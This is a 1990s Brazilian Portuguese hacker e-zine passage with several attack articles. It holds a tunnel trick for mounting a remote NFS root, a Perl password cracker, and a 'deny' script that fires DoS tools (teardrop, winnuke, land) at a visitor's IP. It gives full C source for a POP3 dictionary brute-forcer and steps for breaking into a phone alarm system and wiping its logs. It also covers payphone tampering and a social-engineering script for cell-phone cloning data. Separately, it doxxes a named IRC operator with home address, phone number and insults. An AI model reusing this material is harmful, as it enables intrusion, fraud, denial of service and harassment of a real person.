10.0.0.200      *               255.255.255.255 UH    0      0      1        ppp0
10.0.0.0        *               255.0.0.0       U     0      0      0        ppp0
loopback        *               255.0.0.0       U     1936   0      116156    lo
default         main.axur05.org *               UG    1436   0      859859    eth0

agora temos uma rota pra 10.0.0.1
vamos dar um ping pra testar e pah..
PING 10.0.0.1 (10.0.0.1): 56 data bytes
64 bytes from 10.0.0.1: icmp_seq=0 ttl=241 time=668.8 ms
64 bytes from 10.0.0.1: icmp_seq=1 ttl=241 time=660.4 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=241 time=640.4 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=241 time=660.4 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=241 time=640.4 ms

--- 10.0.0.1 ping statistics ---
6 packets transmitted, 5 packets received, 16% packet loss
round-trip min/avg/max = 640.4/654.0/668.8 ms

agora.. o teste final...
mount 10.0.0.1:/ /nfs
ls -la /nfs/etc/passwd
-rw-r--r--   1 root     root      123123132 Dec 1 04:14 /nfs/etc/passwd

parabens...
:)

Logicamente essa nao eh a unica finalidade para tal ideia...
imagine o q vc pode fazer... :)

- utilizar redes dais quais vc nao pode via a sua rede;
- probing via ip falso para nao tracear voce;
```

- usar um ip fixo;
- use a sua imaginacao...

PS:
o remote backdoor development kit eh outro projeto em desenvolvimento..

APPENDICE:

Como usar o ppp
ppp<->tcp tunneling v1.1 from bdkit v0.2beta
(c)1997, csh@sekurity.org
ppp: <port> <IP> [pppd comands]
      if you supress IP or use a dash, it will act as server

(veja acima como eu fiz e pah)

export STEALTH="achooooooooo"
usando essa variavel de ambiente, ao dar ps vc vai ver seu processo rodando
com o nome dessa variavel... (vc pode botar algo como ftp)

Ate' a proxima gente... :)

```
┼──────────────────────────────────────────────────────  ── - - - - ── •
│ 8:> Tricks!
└──────────────────────────────────────┐ :• by AciDmuD
                     ┼──────────  ──  -  - ──  -  •
```

Vou tentar relacionar com os itens abaixo o que eu acho mais importante
no que se relaciona ao cracking e manutencao de senhas. 100% by axur05

1 - Checagem rapida em busca de usuarios com senhas imbecis em um sis-
    ----
    qualquer

Na busca de uma maneira pela qual eu pudesse obter uma busca rapida
por senhas que se utilizassem de palavras faceis ou instintivamente
deduziveis desenvolvi um programa em perl que faz o check-in do ar-
quivo de senhas em busca de usuarios com senhas iguais ao login,
de usuarios sem senha, usuarios com a senha = ao login em letras mai-
usculas, usuarios com senha = login com a primeira letra maiuscula
e de usuarios com senha = login ao contrario.

---- buh.pl -----

```
r#!/usr/bin/perl
# cata senha imbecis pra perl5 - by AciDmuD
while (($login,$senha) = getpwent)
{
  print "\nProcurando.....\n";
  print "$login nao tem senha\n" if !$senha;
  print "$login usa a senha $login\n" if (crypt($login,$senha) eq $senha);
  print "$login usa a senha = login com letras maisculas\n" if
       (crypt(uc($login), $senha)  eq $senha);
  print "$login usa a senha = login com primeira letra maiscula\n" if
       (crypt(ucfirst($login), $senha) eq $senha);
  print "$login usa a senha = login ao contrario\n" if (crypt(
       reverse $login, $senha) eq $senha);
}
```

---- buh.pl -----

Simples porem muito util no caso de vc precisar de um meio de crackear
um arquivo de senhas pra um acesso rapido de dentro do proprio provedor
sem utilizar nenhum compilador, somente com interpretacao dos comandos.
Voce pode incrementa-lo a vontade com senha q tenham $login depois nume-
ro 1 ou coisa e tal.
Eu mesmo ja o utilizei varias vezes....

2 - Procurar por contas sem senha pelo shell

Com a versatilidade do awk vc pode fazer:

```
# cat /etc/passwd | awk -F: 'lenght($2)<1 {print$1}'
lucifer
#
( depois... )
# egrep 'lucifer' /etc/passwd
lucifer::123:10:fadinha magica:/home/hell:/bin/csh
```

Use e abuse!

3 - Usando acesso de usuario que nao gosta de internet =)

Sabe aqueles carinhas que tem acesso a internet mas nao aparecem nunca,
pois e'! Aqui vai como descobrir eles com um pequenino sh

---- user-mes.sh -----

```
#!/bin/sh
# lista de usuarios q nao acessam a UM MES ( que isso ) - by AciDmuD
#
PATH=/bin:/usr/bin;export PATH
umask 077 # nao totalmente necessario
MES=`data | awk '{print $2}'`
/bin/last | /bin/grep $MES | awk '{print $1}' |
/bin/sort -u > /tmp/users1$$
cat /etc/passwd | /bin/awk -F: '{print $1}' | /bin/sort -u > /tmp/users2$$
/bin/comm -13 /tmp/users[12]$$
/bin/rm -f /tmp/users[12]$$
```

---- user-mes.sh -----

Essa e' boa pra vc nao estourar as horas de alguem q usa muito e para
que vc possa administrar melhor seus acessos sem se perde-lo. ;)

4 - Guest com (::)

Essa e' boa pra ver quantos espertinhos vao tentar entrar na tua maquina.
Em primeiro lugar crie a linha no /etc/passwd:

```
guest::9999:1:Hackerzao:/usr/guest:/usr/adm/guestlogin
```

agora... o guestlogin abaixo!

- guestlogin

```
#!/bin/sh
echo " Guest login" >> /var/adm/warn.guest
sleep 20 # vai parecer q a rede ta lenta
echo "/tmp/full"
sleep 5
echo "Acesso a Rede de Dados do Ministerio do Exercito Brasileiro"
echo "Espere um momento..."
sleep 120 # sacanagem
exit # hehehe
```

- guestlogin

5 - Dando um susto no invasor

Essa na minha opniao e' a mais divertida, o cara da um telnet em voce
e vai ter uma surpresa. O script o faz se logar aut-o-matic depois dando
um telnet na maquina dele mesmo, se logando como root e dando um rm -rf /
Sem esquecer que no final o probe invasor mal sucedido recebe uma porrada
de tiro. Recebi o fonte de um amigo, modifiquei mas esta o agradecimento

ao original do nosso amigo Jyhad... realmente gostei muito dele!
Primeiro vai no /etc/hosts.deny e edite ele com a seguinte linha:

in.telnetsnoopd: ALL: twist /bin/deny %h %d axur05 axur05.org

Pode ser com o in.telnetd tb! Ai vc coloca o programa abaixo no /bin
Ai esta uma maneira divertida de se defender, ao mesmo que nao inofensiva.
thanx to WyrM "the jackal"

- deny

```
#!/bin/sh
/bin/echo ""
/bin/echo "Linux 2.0.32 ($4) (ttyp0)"
/bin/echo ""
/bin/echo -n "$3 login: "
/usr/bin/sleep 1
/bin/echo -n "a"
/usr/bin/sleep 1
/bin/echo -n "x"
/usr/bin/sleep 1
/bin/echo -n "u"
/usr/bin/sleep 1
/bin/echo -n "r"
/usr/bin/sleep 1
/bin/echo "05"
/bin/echo -n "Password: "
/usr/bin/sleep 3
/bin/echo ""
/bin/echo ""
/bin/echo "Welcome to $3!"
/bin/echo ""
/bin/echo "Last login: Sat Dec 20 10:45:28 on ttyp0."
/bin/echo "No mail."
/bin/echo -n "$3:~# "
/usr/bin/sleep 1
/bin/echo -n "tel"
/usr/bin/sleep 1
/bin/echo -n "n"
/usr/bin/sleep 1
/bin/echo -n "e"
/usr/bin/sleep 1
/bin/echo -n "t"
/usr/bin/sleep 1
/bin/echo " $1"
/usr/bin/sleep 1
/bin/echo "Trying $1..."
/usr/bin/sleep 1
/bin/echo "Connected to $1"
/bin/echo "Escape character is '^]'."
/usr/bin/sleep 1
/bin/echo ""
/bin/echo "Linux 2.0.32 ($1) (ttyp0)"
/bin/echo ""
/bin/echo -n "$1 login: "
/usr/bin/sleep 1
/bin/echo -n "r"
/usr/bin/sleep 1
/bin/echo -n "o"
/usr/bin/sleep 1
/bin/echo -n "o"
/usr/bin/sleep 1
/bin/echo "t"
/bin/echo -n "Password: "
/usr/bin/sleep 3
/bin/echo ""
/bin/echo ""
/bin/echo "Welcome to $1!"
/bin/echo ""
/bin/echo "Last login: Sat Dec 20 10:45:28 on ttyp0."
/bin/echo "No mail."
/bin/echo -n "$1:~#"
/usr/bin/sleep 1
/bin/echo  " tentar invadir a maquina dos outros e' feio :~("
/usr/bin/sleep 1
/bin/echo -n "$1:~#"
```

```
/usr/bin/sleep 5
/bin/echo  " agora a sua foi invadia >:)"
/usr/bin/sleep 1
/bin/echo -n "$1:~#"
/usr/bin/sleep 1
/bin/echo -n " r"
/usr/bin/sleep 1
/bin/echo -n "m"
/usr/bin/sleep 1
/bin/echo -n " -"
/usr/bin/sleep 1
/bin/echo "rf /"
/usr/bin/sleep 10
/bin/ls /usr/bin
/bin/echo ""
/usr/bin/sleep 3
/bin/echo ""
/bin/echo "based on jyhad security system! - modify by axur05"
/bin/echo O IP $1 tentou $2 >> /var/adm/axur-security.log
/usr/bin/sleep 15
~/crash/bonk $1 > /dev/null 2>&1
~/crash/teardrop $1 $1 -n 30 > /dev/null 2>&1
~/crash/land $1 21 > /dev/null 2>&1
~/crash/winnuke $1 > /dev/null 2>&1
~/crash/ssping $1 $1 30 > /dev/null 2>&1

- deny
```

6 - Perdi a senha do root, o que fazer?

Essa deduzo eu que seja de conhecimento geral. Se vc esqueceu a senha
do super usuario da sua maquina (que vergonha!!) faca o seguinte:

  * Dah um reboot usando disco de boot.
  * Vai na instalacao normal ate o prompt.
  * No prompt digite o comando:

    mount -t ext2 /dev/hda3 /mnt

    Claro mudando o que for necessario para se adequar a sua maquina.
  * Edita o arquivo /mnt/etc/passwd usando o ed que e' o unico editor
    de texto disponivel nesse modo com os comandos:

    >--------

    /mnt/bin/ed /mnt/etc/passwd
    1
    i
    root::0:0:root:/root:/bin/bash
    .
    2
    .d
    wq

   >---------

   * Tira o disco
   * Crtl + alt + del
   * Loga sem senha nenhuma! :P

```
┼──────────────────────────────────────────────  ── - - - ── •
│ 9:> Scan de terceira classe
└──────────────────────────────────────┐ :• by AciDmuD
                    ┼─────────  ──  -  - ──  -  •
```

Indentificada pelos 3 primeiros bits (110) permite enderecamento de 2
na 8 HOST's, reservando 21 bits para o NetID e 8 para o HOST ID. E'in-
dicada. E' indicado pra redes com menos de 254 HOST's.
Mas quando encontramos um HOST ou um Gateway que tem ligacao com vari-
as redes ou efetua a interconexao destas, como fica o enderecamento IP?

Ai que serve tanto pra gateway, o HOST ID vai ser unico soh muda o
NetID dependendo a rede.
Meu objetivo inicial era derrubar uma rede dessas efetuando um broadcas-
ting em massa numa Ethernet, ja que com Cypress detona e nao precisa
nem ser em massa pra degradar o sistema.
Quando se utiliza a "ALL 1s Broadcasting" direcionada o campo HOST ID
e' preenchido de bits 1 e vamos enderecar pra rede que queremos por me-
io do NetID.
Utilizado pra redes internas... estou trabalhando no projeto chamado
"broadcasting leech" que vai sugar todas infos de uma rede de frequen-
cia limitada.

```
#!/bin/sh
# mude o que quiser, desde que saiba como faze-lo - by axur05
# use: Cscan [-n] a.b.c
TMP1=/tmp/cscan$$
TMP2=/tmp/cscan$$a

case $1 in
-n)     opt="-n" ; shift;;
*)      opt=" "
esac

network=$1; shift
{
       seq 1 254 |  # isso mesmo! what i wanna do?
       sed 's/.*/& 'network' .& 30/'
       sleep 2
}
traceroute -d 5 $opt | # pinglist...?
sed 's/ exceeded$//' > $TMP1

responses='cat $TMP1 | wc -l` # ai ai ai...
sort -nu <$TMP1 | tee $TMP2
found=`cat $TMP2 |  wc -l`
echo $responses responses, $found found >&2 # nao precisa ficar bonito
rm -f $TMP1 $TMP2
```

```
┼──────────────────────────────────────────────────────  ── - - - ── •
│ 10:>  Falha nos sistemas de alarme com configuracao telefonica
└──────────────────────────────────────┐ :• by AciDmuD
                    ┼──────────  ──  -  - ──  -  •
```

Muitos ja conhecem aqueles sistemas de alarmes que funcionam com aciona-
mento via telefone. No caso a empresa de seguranca usa a linha para em
certa hora do dia acionar o alarme e desliga-lo assim como for preciso.
O grande misterio gira em torno do seu funcionamento e das maneiras as
quais podemos frauda-lo.
A maioria das residencias qu e possuem este tipo de alarme possuem duas
linhas. Isso serve para que o alarme ao ser ligado nao utilize da linha
no qual ja tem alguem falando.
O sistema usado nesses casos e pra muitos outro modos de administracao
de qualquer atividade telefonica se chama REMORA, este sofware esta cus-
tando em torno de 400 reais e vamos colocar a disposicao de todos vcs lo-
go logo na nossa pagina (www.axur05.org)
Vamos aos dados que precisamos para burlar este sistema:

- acionamento via linha telefonica (horario default 23:00 ate 23:10)
- desacionamento via linha telefonica (5:50 ate 6:00)

Como proceder:

1-) Descubra uma residencia que usa este sistema de seguranca
2-) Descubra o numero da casa
3-) Descubra o numero do telefone (as vezes sao dois numeros)
4-) Soh isso... por enquanto

No horario default vc precisa ligar pra casa do elemento usando
um programa do tipo terminal (recomendo minicom).

Quando o telefone atender vai dar sinal de dados, espere um momento
e' como se fosse conectar a internet.
Vai aparecer a seguinte mensagem:

```
**********************************************************************

     REMORA    Modo de Administracao de Sistema de Seguranca
                v3.9 1997

**********************************************************************

Numero de identificacao:     ( coloque o numero da casa )
Senha: ( pressione CRTL+T e depois  remora%1 )

Voce vai cair num prompt assim:

Rv3.9>>
```

Se der tudo certo por dar um pulo de alegria pq vc ta dentro!
Eu vejo isso apenas com proposito de que eu possa fazer ligacoes usando
a linha telefonica do carinha... no caso a segunda.
Digite o seguinte:

```
Rv3.9>> line
Linhas disponiveis ---

Linha 1. > ???-????
Linha 2. > ???-????

Rv3.9>> dataline

Linha 1.

Rv3.9>> set line 2

Rv3.9>> terminal

Remora Terminal: atdp numero-de-uma-bbs-na-alemanha
Conectando...
```

Heheheh,.... o resto vc pode imaginar! Vc esta pagando ligacao local e o
imbecil q acha q tem o melhor sistema de alarmes do mundo ta se fudendo!
(ai que boca suja que eu tenho).

Outras opcoes:

```
Rv3.9>> disp alarm set off
```

Soh nao vai assaltar a casa deles ne' seu chatinho! :)
Ou depois...

```
Rv3.9>> list
```

Ultimos acessos via linha telefonica... pra limpar o seu digite

```
Rv3.9>> clear -n ( numero do acesso )
```

Bah! Tomara que eu nao seja preso por isso, os comandos nao sao dados
com a opcao help!
Ahh.. use o nome do cara, numero da casa ou nome da empresa na senha no
caso da versao do Remora ser superior ou a essa... sempre funciona.

```
┼──────────────────────────────────────────────  ── - - - ── •
│ 11:> Info & Misc and Shiiiiiiit
└──────────────────────────────────┐ :• by axur05' editors
                  ┼──────────  ──  -  - ──  -  •
```

1 : Axur05 e seu script pra Bitchx. -----

Esta para ser lancado a uso publico o script pra bitchx da axur05, com varias utilidades e inovacoes (nao por ser nosso) creio que seja um dos melhores disponiveis na net ate o momento. Entre suas funcoes esta, converte os caracteres ascii, le arquivos de som, facilidade no manuseio de janelas e outros..
Ele podera ser baixado apatir da nossa home-page www.axur05.org logo logo....

2 : Pessoas que querem acabar com a axur05. -----

LEIAM O TRECHO ABAIXO E TIREM SUAS CONCLUSOES
>>

- log do papo entre ircops -

!XPTO! WALLOPS: Este papo de ACIDMUD em minha opiniao, vamos fazer o mesmo com ele ! pagar na mesma moeda

!_Lu_! e depois apareceu um fodao tambem... o whisky killou e ele voltou sem ircop...

!Solitario! Qualquer coisa: Solitario (021) 221-6562

!CHAPA! deve ta cheio de biscoitinho ai anotando! hehehe

!Solitario! Isso ai e Telefone do Servico.. :) So eu mesmo atendo.. ELe so fiunciona a Noite

!XPTO! WALLOPS: Biscoitinho creme cracker

!_Lu_! grande XPTO... bom senso e capacidade de observacao... :)))

!_Lu_! solitario... por que ta distribuindo o tel assim???

!Solitario! p/ ligarem me ameacando de morte.. :)

!CHAPA! alguem me manda um fake dcc ae

!Lancelot! chapa esse papo de hack server de novo tah valendo? Tive fora uns tempos

!CHAPA! mais do ke valendo./... e' so' esperar

!CHAPA! a nao ser ke dessa vez alguem faTa alguma coisa pra PREVENIR e nao pra REMEDIAR

!XPTO! WALLOPS: Galera, desta vez o que o ACID quer ? ser o dono da Brasirc ?

!Solitario! Lance ce ta recebendo e-mail da lista ?

!Lancelot! da lista de abusos acho q sim - e acabei de enviar alguns

!XPTO! WALLOPS: Chapa cade' o biscoito do ACIDMUD ?

!CHAPA! sei la dele... nem kero saber... kero mais e' ke suma mesmo!:-)

!XPTO! WALLOPS: Mas nao vai nao ! e ainda vai ter gente querendo fazer acordos ! quer apostar ?

!CHAPA! vai naum.. .pq se tiver eu dou um sopapo!:-)

!XPTO! WALLOPS: Cara, ele deve ser um pisicopata frustado ! vai ver que e' ate boiola

!CHAPA! hehehe... num vou entrar em detalhes da vida particular dele pq pouco me interessa. So nao quero que ele se meta com a BrasIRC

!XPTO! WALLOPS: Uma vez eu disse a ele, se ele hackear a

MEDNET (nada e' impossivel) eu vou busca-lo na casa dele ! e falo
serio !

!XJoker! bah.. que melda... tou acostumado com o ircii.. /who
0 -o e deu mor floodao aqui :)

!XPTO! WALLOPS: mandei ate proxy ! alias vamos atualizar esta
meleca !

!CHAPA! kestao num e' atualizar, o After todo dia atualiza...
questao e' cadastrarem

!XPTO! WALLOPS: entao e' clone

!CHAPA! pode mandar bala presses caras deixarem de ser
preguiTosos e reclamoes e passarem a cadastrar

!CHAPA! <Brain_> Acho esta histo'ria de registrar nick uma
grande palhacada.

!CHAPA! essa antinha ke ta falando

!XPTO! WALLOPS: 30 clones que se habilita ?

!XPTO! WALLOPS: so que e' proxy

!XPTO! WALLOPS: -> Proxy Encontrado !

!CHAPA! quem sabe usar essa droga de zipcrack?

!XPTO! WALLOPS: Nao Chapa, sei comer biscoito Creme Cracker ?
Serve ?

!K-io! eehehehhehehe

 ********** *   *

 Nao poderia ser de outra forma...
 XPTO e' ircop destaque! Merece receber os parabens do pessoal via
 telefone! Entao ai vai os dados do nosso ircops do mes!

 - / - ADMINISTRADOR DO MES - / -

 Nickname: XPTO
 Admin: mednet.com.br ou merdanet.com.br
 Rede: BRASIRC
 Nome: Rolando Rubens Malvasio Junior
 Telefone: (034) 313-7381
 Endereco: Rua Joao Alves Ribeiro, 149
 Bairro: Olinda
 Cidade: Uberaba-MG
 CC/VISA:

 OBJETIVOS: Impedir que a brasirc seja infestada por hackers.
 RELIGAO: Testemunha de Jeovah
 SEXO: Indefinido (papai queria uma menina)
 SONHO: Ser respeitado / matar nosso pessoal / casar com o Nelson Ned
 POLITICA: PGB - Partido Gay Brasileiro
 LAZER: Gosto de jogar frescobol de sunga.

 - / - ADMINISTRADOR DO MES - / -

 Pra variar na brashit nossos nicks estao com Q-LINE na maioria dos ser-
 vers, quando trocamos pra ele aparece a msg "Born to be lamer".
 Palmas pro competentes ircops... tsc tsc tsc!

 3 : Projetos

 Todos os projetos serao encontrados logo logo na nossa pagina.
 Assim como a ajuda que necessitamos em tal segmento.

 4 : Criticando os criticos

Me sinto um idiota escrevendo isso, mas a pouco tempo apareceu um zine chamado MOSca que nos atacou diretamente, eles nem mereciam ser mencionados devido a sua insignificancia mas e' que eles sao tao retardados q me senti obrigado. Primeiro gostaria de saber pq aqueles pirralhos imbecis escrevem usando numeros? Nao sabem escrever direito? Isso os torna malvados? Estragou as vogais do teclado? Depois gostaria de lancar um desafio... ja que vcs sao tao bons, invadam o site da axur05.org
Eu SEI quem escreveu aquela merda e ele sabe que eu sei, nao passa de um ex-membro da axur05 que devido a sua ignorancia foi mandado embora. Pirralho fracassado, vai dar tua banda e se recolha na sua vidinha xrated... sem mais! please! bugoff!
Obs. Legal o fato de vcs terem copiado tudo aquelas coisas do guia telefonico! Agora sei coisas que NINGUEM sabe! :P

5 : Orelhoes!

Esse e' simpls mas nao sei se tem em tudo que e' lugar, eu nao trabalho na companhia telefonica. Sempre perto dos orelhoes tem um poste que recebe o fio que leva a rede telefonica. Abra essa caixinha que tem dois parafusos e tire o bloco preto que tem entre os pares. Gotcha! Tente telefonar! Soh funca nos antigos.

12:> POP Hacking - O que eu preciso saber sobre isso?

:• by AciDmuD

Bom, pra comeco de conversa o que e' o hack por pop?

O "Post Office Protocol" e' um sistema que possibilita a um usuario pegar seus mails remotamente sem ter que montar um pedaco do mail-spool usando arquivo de acesso remoto tipo NFS.
O POP loga usuarios para acessar suas mensagens de mail individualmente, para setar limites de comprimento maximo da mensagem que o client pode retirar, e para deixar o mail no server ate que a mensagem tenha sido deletada.
Pra acessar POP vc precisa ser autenticado usando uma senha e um login que tenham validade no sistema.
O POP geralmente usa a mesma senha que o usuario usa pra acesso shell ou coisas do genero, entao alguem com um sniffer packet pode facilmente catar senhas.
Quando vc se loga pela porta 109 e mais frequentemente 110 apresenta-se o seguinte banner:

```
+OK POP3 server ready <321.123134652@axur05.org>
user axuriano
+OK Password requied for axuriano
pass not4you
+OK maildrop has 1 message ( 396 octets )
```

Agora se imaginou um metodo em que se tenta-se com uma lista de palavras logar no POP, consequentemente logaria-se na maquina.
Isso e' bom quando se deixa fazendo numa maquina que vc tiver abandonada. Eu por exemplo quando ja tentei de tudo e fracassei deixo 1 dia com o POP Hack de uma maquina local em qualquer lugar do mundo tentando na vitima.
Para aqueles que acham POP hack uma frescura eu digo, vale a pena tentar, pq MUITAS maquinas possuem senhas setadas no default e isso facilita muito o trabalho.

```
[dashunberg:~#] pop3 italnet.com.br login senha

USUARIO: teste
SENHA: 123456

[dashunberg:~#]
```

Obs. Este exemplo acima e' real. (acesso usuario, sem shell)

No arquivo de login coloque os usuarios dos provedores que vc sabe que tem acesso shell, como os abaixo:

operator, administrador, ftp, webmaster, portmaster, adm, sysadm, admin e ircadmin
Ja no arquivo de senha vc deve colocar wordlist relativamente pequenas e bem feitas. Com palavras que sao bastante usadas.
Este tipo de investida por ser rastreada mas muitas vezes nao e',o admin mais inocente soh vai perceber depois quando ver no diretorio /tmp uma serie de arquivos do gerados pelo POP.
Lembre-se quem nem todas as maquinas sao vulneraveis, versoes novas do POP ou programas de seguranca evitam estes ataques.
Fonte do programa abaixo.

```
-------------------------------pop3.c-----------------------------------
/* Desconheco o autor do fonte */
#include <stdio.h>
#include <string.h>
#include <signal.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>

/* Aqui e' definida a port onde o programa ira agir. */
#define POP3_PORT               110
#define MASKAS                  "vi"
/* Aqui vc tem a opcao de deixar 0 no caso de hackear uma senha e desconectar
   ou deixar setado 1 no caso de reconectar e continuar tentando */
#define RECONNECT               0
/* The function prototypes */
void nuke_string(char *);
int pop_connect(char *);
int pop_guess(char *, char *);
char *getanswer(char *);
char *getanswer_(char *);
void swallow_welcome(void);
void hackity_hack(void);
int popfd;
FILE *popfp;
FILE *userfile;
FILE *dictfile;
char host[255];
char dict[255];
char user[255];
main(int argc, char **argv)
{
   if(argc < 4)
   {
      /* erro de sintaxe reportado e programa abortado */
      printf("Sintaxe: %s host userfile dictfile\n", argv[0]);
      exit(0);
   }
   /* checando se o host realmente existe */
   if(pop_connect(argv[1]) == -1)
   {
      /* erro no host */
      printf("Erro ao connectar o host %s\n", argv[1]);
      exit(0);
   }
   printf("Conectado em: %s\n\n", argv[1]);
   /* checando existencia do arquivo de usuarios */
   userfile=fopen(argv[2], "rt");
   if(userfile==NULL)
   {
      /* erro no arquivo de usuarios */
      printf("Erro ao abrir o arquivo %s\n", argv[2]);
      exit(0);
   }
   fclose(userfile);
   /* Checando a existencia do arquivo de palavras */
   dictfile=fopen(argv[3], "rt");
   if(dictfile==NULL)
   {
      /* erro no arquivo de palavras */
      printf("Erro ao abrir o arquivo %s\n", argv[3]);
```

```
      exit(0);
   }
   fclose(dictfile);
   strcpy(host, argv[1]);
   strcpy(user, argv[2]);
   strcpy(dict, argv[3]);
   nuke_string(argv[0]);
   nuke_string(argv[1]);
   nuke_string(argv[2]);
   nuke_string(argv[3]);
   strcpy(argv[0], MASKAS);
   swallow_welcome();
   hackity_hack();
}
void nuke_string(char *targetstring)
{
   char *mystring=targetstring;

   while(*targetstring != '\0')
   {
      *targetstring=' ';
      targetstring++;
   }
   *mystring='\0';
}
int pop_connect(char *pophost)
{
   int popsocket;
   struct sockaddr_in sin;
   struct hostent *hp;
   hp=gethostbyname(pophost);
   if(hp==NULL) return -1;
   bzero((char *)&sin,sizeof(sin));
   bcopy(hp->h_addr,(char *)&sin.sin_addr,hp->h_length);
   sin.sin_family=hp->h_addrtype;
   sin.sin_port=htons(POP3_PORT);
   popsocket=socket(AF_INET, SOCK_STREAM, 0);
   if(popsocket==-1) return -1;
   if(connect(popsocket,(struct sockaddr *)&sin,sizeof(sin))==-1) return -1;
   popfd=popsocket;
   return popsocket;
}
int pop_guess(char *username, char *password)
{
   char buff[512];

   sprintf(buff, "USER %s\n", username);
   send(popfd, buff, strlen(buff), 0);
   getanswer(buff);

   sprintf(buff, "PASS %s\n", password);
   send(popfd, buff, strlen(buff), 0);
   getanswer(buff);
   if(strstr(buff, "+OK") != NULL)
   {
      printf("USUARIO: %s\nSENHA: %s\n\n", username, password);
      return 0;
   }
   else return -1;
}
char *getanswer(char *buff)
{
   for(;;)
   {
      getanswer_(buff);
      if(strstr(buff, "+OK") != NULL) return buff;
      if(strstr(buff, "-ERR") != NULL) return buff;
   }
}
char *getanswer_(char *buff)
{
   int ch;
   char *in=buff;
   for(;;)
   {
      ch=getc(popfp);
```

```
      if(ch == '\r');
      if(ch == '\n')
      {
     *in='\0';
     return buff;
      }
      else
      {
     *in=(char)ch;
     in++;
      }
   }
}
void swallow_welcome(void)
{
   char b[100];
   popfp=fdopen(popfd, "rt");
   getanswer(b);
}
void hackity_hack(void)
{
   char *un;
   char *pw;
   char *c;
   int found=0;
   un=(char *)malloc(512);
   pw=(char *)malloc(512);
   if(un==NULL || pw==NULL) return;
   userfile=fopen(user, "rt");
   dictfile=fopen(dict, "rt");
   if(userfile == NULL || dictfile == NULL) return;
   for(;;)
   {
      while(fgets(un, 50, userfile) != NULL)
      {
     found=0;
     c=strchr(un, 10);
     if(c != NULL) *c=0;
     c=strchr(un, 13);
     if(c != NULL) *c=0;
     while(fgets(pw, 50, dictfile) != NULL && found==0)
     {
        c=strchr(pw, 10);
        if(c != NULL) *c=0;
        c=strchr(pw, 13);
        if(c != NULL) *c=0;
        if(strlen(pw) > 2 && strlen(un) > 2)
           if(pop_guess(un, pw)==0)
           {
          found=1;
          fclose(popfp);
          close(popfd);
          if(RECONNECT==0)
          {
             free(pw);
             free(un);
             fclose(userfile);
             fclose(dictfile);
             exit(0);
          }
          pop_connect(host);
          swallow_welcome();
           }
     }
     fclose(dictfile);
     dictfile=fopen(dict, "rt");
      }
      fclose(dictfile);
      fclose(userfile);
      free(un);
      free(pw);
      exit(0);
   }
}
--------------------------------pop3.c-------------------------------------
```

Os fontes podem estar meio complicados e feios... mas realmente funcio-
nam. Tentei compacta-los da forma mais funcional possivel.
Para compilar digite ao prompt:

```
gcc -o pop3 pop3.c
```

```
┼──────────────────────────────────────────────────  ── - - - ── •
│ 13:> Obtendo um numero ESN/MIN ( anarcophreaking )
└──────────────────────────────────┐ :• by AciDmuD
                  ┼──────────  ──  -  - ──  -  •
```

Sabe-se que e' indispensavel para clonar um celular algumas coisas, entre
elas esta o tao desejado hexadecimal que e' necessario na programacao do
telefone. Para obter este numero existem inumeros me'todos... alguns mui-
to complexos e nem sempre faceis (caros demais) de se obter. Entre eles
se encontram os scanners, estes fazem leituras a procura de frequencias
por meio das quais captam o numero do ESN/MIN do celular.
Como nem todos no's podemos ir ate o Paraguai a procura de um scanner des-
te tipo entao proponho a voces um metodo nem um pouco menos ortodoxo de
adquiri-lo.
Prestem bem a atencao, se voce nao for um cara inteligente e desinibido
nao sugiro que faca o que estou colocando abaixo, porque alem de voce cor-
rer o risco de ser descoberto pode tambem estragar a chance de muitos ou-
tros amigos da mesma cidade de obter sucesso na operacao.
O processo se mantem por meio de conversa telefonica (e'... isso mesmo)
onde voce vai passar a perna na telefonica e em uma loja credenciada a te-
lefonica do seu estado. Como sou gaucho vou usar como exemplo a CRT e co-
mo loja credenciada a habilitar celulares vou usar como exemplo o estabe-
lecimento "Loja_Cell_X".
Para realizar o trabalho primeiro voce vai ter que buscar por meio de um
guia telefonico o telefone de uma loja qualquer... ligue para lah pergun-
te se ela e' credenciada. Se a resposta for "SIM, SOMOS CREDENCIADOS JUN-
TOS A CRT PARA HABILITAR CELULARES", voce achou sua vitima. Perguntar o
nome da pessoa com quem voce esta falando, ou do responsavel na loja pela
parte de celuluares. (Vai ser util depois). Para que tudo de certo nao
faca tudo isso em um dia, ou convide um amigo seu para ajudar usando as-
sim duas vozes diferentes.
Agora ligue para a empresa (estatal, argh) ou (privada =)) que cuida
da parte telefonica no seu estado. ex. telesc, crt, telerj, telepar, te-
lesp...
Invente um nome bem pomposo... como Luis Carlos Vieira
Dialogo:

<CRT> CRT, em que posso ajuda-lo?

<Luis C. V.> Boa tarde, eu trabalho aqui na Loja_Cell_X e preciso do
segundo numero telefonico do departamento de celular porque o primeiro
soh da ocupado.

<CRT> Desculpe senhor, mas temos apenas um telefone.

<Luis C. V.> Entao eu acho que estou ligando errado, e tenho um cliente
com problemas aqui, a senhora poderia me dar o numero certo?

Se a velha torrar o saco com a pergunta "Que numero o senhor estava
ligando?" invente um, se ela torrar denovo ai voce fala:

<Luis C. V.> Senhora, estou meio atrapalhado aqui porque a menina que
cuida desta parte nao veio hoje. Tem mais 3 pessoas esperando para
habilitar e eu estou ficando louco.

<CRT> Ok, o telefone e' 234-56-78

Segunda parte do plano, ligar para este numero que a velha te deu que vai cair na Celular CRT... prepare-se, e se voce nao tiver voz de homem nem faca... =)

<Celular CRT> Boa tarde, Alfredo falando! Em que posso ajuda-lo?

Bom... ai voce vai ter que receber ajuda do nome daquele carinha da loja de celular que vc ligou no inicio. Digamos que o nome do simpatico rapaz responsavel pela parte de telefonica celular na Loja_Cell_X seja Joao da Silva.

<Luis C. V.> Ola amigo, eu trabalho na Loja_Cell_X e preciso de uma ajuda sua, o Joao da Silva pediu para que eu ligasse e pergunta-se qual o numero do ultimo processo nosso que entrou ai de habilitacao de celular. Porque estamos com um probleminha aqui de organizacao...

<Celular CRT> Soh um momento amigo, vou dar uma olhada aqui.

Espere (geralmente um TEMPAO), mas nao fiquei irritado, porque pelo que eles ganham, nao pode-se exigir muito.

<Celuluar CRT> Olha temos aqui um ultimo processo de voces de habilitacao que consta no numero 190.

<Luis C. V.> Aham... anotei! Agora poderia me falar no nome de quem esta?

<Celuluar CRT> Claro! No nome do Amaral Silveira.

<Luis C. V.> Muito obrigado amigo! E tenha um bom dia.

Ligando para a Loja_Cell_X:

